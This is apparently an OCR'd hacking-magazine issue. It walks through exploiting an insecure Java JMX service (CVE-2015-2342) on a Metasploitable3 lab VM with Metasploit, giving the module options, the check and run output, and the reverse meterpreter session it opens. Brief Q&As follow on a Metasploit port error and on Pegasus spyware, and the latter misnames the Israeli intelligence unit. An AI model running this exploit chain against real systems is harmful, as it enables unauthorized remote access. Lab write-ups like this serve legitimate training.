
After some time, the sparta has given a list of services running on the target. Port 1617 rouse -d our interest.




It is running a java-rmi service. Right clicking on the service as shown below will give us a new sub menu which has different options like opening the port with telnet or netcat, brute forcing, grabbing banner and running specific nmap scripts on the port.



Let's grab banner of this service.



It didn't work. There is no banner displaying. So we ran a Nmap script belonging to this script and we got a result like this as shown below. No version information or something.



The only information we have from this port is "jmxrmi". Let's do some research on this service.

Our research gave us this information. JMX stands for Java Management Extensions which i is a Java technology that supplies tools for managing and monitoring applications, system ob-jects, devices (such as printers) and service-oriented networks. These resources are repres-ented by objects called MBeans (or Managed Bean). We used searchsploit to find any exploi-ts related to java jmx.

```
root@kali:~# searchsploit java jmx
------------------------------------------ ---------------------------------
 Exploit Title                            |  Path
                                          | (/usr/share/exploitdb/)
------------------------------------------ ---------------------------------
JBoss JMXInvokerServlet JMXInvoker 0.3 | exploits/java/webapps/36553.java
Java Applet JMX - Remote Code Executio | exploits/java/remote/24045.rb
Java Applet JMX - Remote Code Executio | exploits/multiple/remote/24539.rb
Java JMX - Server Insecure Configurati | exploits/java/remote/36101.rb
```

We got some ruby scripts which means they are most probably Metasploit modules. But first let us see what the vulnerabiity is. On further research, we reached the vulnerability code na-med cve-2015-2342. There is an insecure configuration vulnerability in some Java JMX progr-ams which allows loading classes from any remote HTTP url. However this is only possible if authentication is disabled fro these devices. Our Nmap script didn't give any information ab-out disabled authentication. We have no idea if this is a vulnerable version. Still let's give a try. It's time to start Metasploit. On searching for cve-2015-2342, two modules got listed.

```
msf5 > search cve-2015-2342

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check
Description
   -  ----                                      ---------------  ----       -----
-----------
   0  auxiliary/scanner/misc/java_jmx_server    2013-05-22       normal     Yes
Java JMX Server Insecure Endpoint Code Execution Scanner
   1  exploit/multi/misc/java_jmx_server        2013-05-22       excellent  Yes
Java JMX Server Insecure Configuration Java Code Execution
```

The auxiliary module scans for Java JMX endpoints. Although we know there is a Java JMX endpoint, we want our readers to see the working of this module. We load it first.

```
msf5 > use auxiliary/scanner/misc/java_jmx_server
msf5 auxiliary(scanner/misc/java_jmx_server) > show options

Module options (auxiliary/scanner/misc/java_jmx_server):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), range CIDR identifier
, or hosts file with syntax 'file:<path>'
   RPORT    1099             yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads

msf5 auxiliary(scanner/misc/java_jmx_server) > set rhosts 172.28.128.6
rhosts => 172.28.128.6
msf5 auxiliary(scanner/misc/java_jmx_server) > set rport 1617
rport => 1617
```

On setting the required IP and port and executing the module, we can see there is a JMX Mbean server running.

```
msf5 auxiliary(scanner/misc/java_jmx_server) > run

[*] 172.28.128.6:1617      - Sending RMI header...
[+] 172.28.128.6:1617      - Handshake with JMX MBean server on 172.28.128.6:4917
9
[*] 172.28.128.6:1617      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/misc/java_jmx_server) >
```

Let's load the second module which exploits the vulnerability (if exists) and give us a meterpr -eter session.

```
msf5 > use exploit/multi/misc/java_jmx_server
msf5 exploit(multi/misc/java_jmx_server) > show options

Module options (exploit/multi/misc/java_jmx_server):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   JMXRMI         jmxrmi           yes       The name where the JMX RMI interface
 is bound
   JMX_PASSWORD                    no        The password to interact with an aut
henticated JMX endpoint
   JMX_ROLE                        no        The role to interact with an authent
icated JMX endpoint
   RHOSTS                          yes       The target host(s), range CIDR ident
ifier, or hosts file with syntax 'file:<path>'
   RPORT                           yes       The target port (TCP)
   SRVHOST        0.0.0.0          yes       The local host to listen on. This mu
st be an address on the local machine or 0.0.0.0
   SRVPORT        8080             yes       The local port to listen on.
   SSLCert                         no        Path to a custom SSL certificate (de
fault is randomly generated)
   URIPATH                         no        The URI to use for this exploit (def
ault is random)
```

After setting the required options, the check command confirms that the target is vulnerable.

```
msf5 exploit(multi/misc/java_jmx_server) > set rhosts 172.28.128.6
rhosts => 172.28.128.6
msf5 exploit(multi/misc/java_jmx_server) > set rport 1617
rport => 1617
msf5 exploit(multi/misc/java_jmx_server) > check
[*] 172.28.128.6:1617 - The target appears to be vulnerable.
msf5 exploit(multi/misc/java_jmx_server) >
```

Have any doubts?
Fire them to
qa@hackercool.com

Executing the module gives us a meterpreter session successfully as shown in the given ima-ges.

```
msf5 exploit(multi/misc/java_jmx_server) > set lhost 172.28.128.4
lhost => 172.28.128.4
msf5 exploit(multi/misc/java_jmx_server) > run

[*] Started reverse TCP handler on 172.28.128.4:4444
[*] 172.28.128.6:1617 - Using URL: http://0.0.0.0:8080/7Rpf4lC6JtsD
[*] 172.28.128.6:1617 - Local IP: http://127.0.0.1:8080/7Rpf4lC6JtsD
[*] 172.28.128.6:1617 - Sending RMI Header...
[*] 172.28.128.6:1617 - Discovering the JMXRMI endpoint...
[+] 172.28.128.6:1617 - JMXRMI endpoint on 172.28.128.6:49179
[*] 172.28.128.6:1617 - Proceeding with handshake...
[+] 172.28.128.6:1617 - Handshake with JMX MBean server on 172.28.128.6:49179
[*] 172.28.128.6:1617 - Loading payload...
[*] 172.28.128.6:1617 - Replied to request for mlet
[*] 172.28.128.6:1617 - Replied to request for payload JAR
[*] 172.28.128.6:1617 - Executing payload...
[*] Sending stage (53845 bytes) to 172.28.128.6
[*] Meterpreter session 1 opened (172.28.128.4:4444 -> 172.28.128.6:49293) at 20
20-02-13 10:57:03 -0500

meterpreter >
```

```
[*] Meterpreter session 1 opened (172.28.128.4:4444 -> 172.28.128.6:49293) at 20
20-02-13 10:57:03 -0500

meterpreter > sysinfo
Computer     : metasploitable3-win2k8
OS           : Windows Server 2008 R2 6.1 (amd64)
Meterpreter : java/windows
meterpreter > getuid
Server username: LOCAL SERVICE
meterpreter >
```

That's all for this Issue. We will be back in the Next Issue with a new vulnerability.

HACKING Q & A

Q : How do i rectify an IP address error wh -ile working with Metasploit? It says the IP address is in use or unavailable.

A : This error usually occurs when you are ru-nning two exploits on Metasploit on the same port. For example, imagine a scenario where you ran a Metasploit module and gained a sh -ell or meterpreter session on a particular Ip address and a port (usually 4444). If you run the second module also (maybe on a different target) with the same port number (i.e 4444) you will have this error. Just change the port to something else and this error will vanish.

Send all your questions regarding hacking to qa@hackercool.com

KNOW-CHAIN

Recently Whatsapp released a statement admitting that a cyber attack exploited their software vulnerabilities and infected 1400 devices across twenty countries.

Q : What ! Whatsapp can be hacked?

A : Yes, indeed. I don't think Whatsapp was joking.

Q : When did it all start?

A : Pegasus came to notice in the year 2016 when it unsuccessfully tried to attack an Iphone belonging to Ahmed Mansoor.

Q : Unsuccessfully tried to attack?

A: Yeah. Ahmed Mansoor who is a human rights activist got a SMS promising new secrets about tortured prisoners in the country. The SMS suggested him to click on a link in the SMS.

Q : Who is this guy, Ahmed Mansoor?

A : He is one of the many unsung heroes who fight for other's human rights in countries with poor human rights records. He belongs to UAE.

Q : How did he detect this Pegasus?

A : Instead of clicking on the link, he sent the SMS to to researchers at CitizenLabs.

Q : What is CitizenLab?

A: CitizenLab is a Canadian based cyber labaratories that studies about impact of information controls such as network surveillance and content filtering on human rights issues and how they affect the security of internet.

Q : Ok. What happened next?

A : The researchers at CitizenLab found the source of the SMS to NSO. Then they began to scan the internet for servers associated with NSO and found 1091 IP addresses and 1014 domain names related to them.

Q : Wait, Wait. What is NSO?

A : NSO group technologies (N, S and O stand for Niv, Shalev and Omri) who are the founders of this Israel tech firm known for its Pegasus spyware which allows remote surveillance of smartphones. The founders to this company are reportedly ex- members of UNIT 8100, the Israeli intelligence unit which is responsible for collecting signals intelligence.

Q : Let's focus on the message received by the human rights person?

A: Ahmed Mansoor. The name is Ahmed Mansoor. Give some respect. The link he received in the SMS gave access to the Pegasus spyware that can exploit vulnerabilities in the Iphone and give complete access to the data on the phone to the attacker.

Q : What can a hacker do with the hacked device?

A : Once the phone is hacked, almost all the data of the phone is compromised. Not only that, Pegasus can record any conversation made in the precincts of the microphone or the camera. The live GPS is continuosly tracked and the device's location can be found out. Keystrokes are logged and the log is stored so any message or email you type is compromised. Calls are also recorded. Finally, it;s bye bye privacy.

Q : But why was Ahmed Mansoor hacked and who hacked him?

A : As already mentioned, Mansoor is a human rights activist in UAE which has a dubious human rights record. So most probably the government is responsible fro trying to hack him. Of all the devices most of them belonged to activists and journalists.

Q : What happened next?

A: What else. NSO Group denied any wrong doing and stated that their software is for fighting crime and its customers are licensed law enforcement and intelligence agencies.

Q : What can we do once infected?

A : Nothing. Literally nothing. The only way to stay safe is being aware and prevent the infection as any cure is only possible with some data loss. Taking backup of the data would also be futile as the spyware itself would be copied again.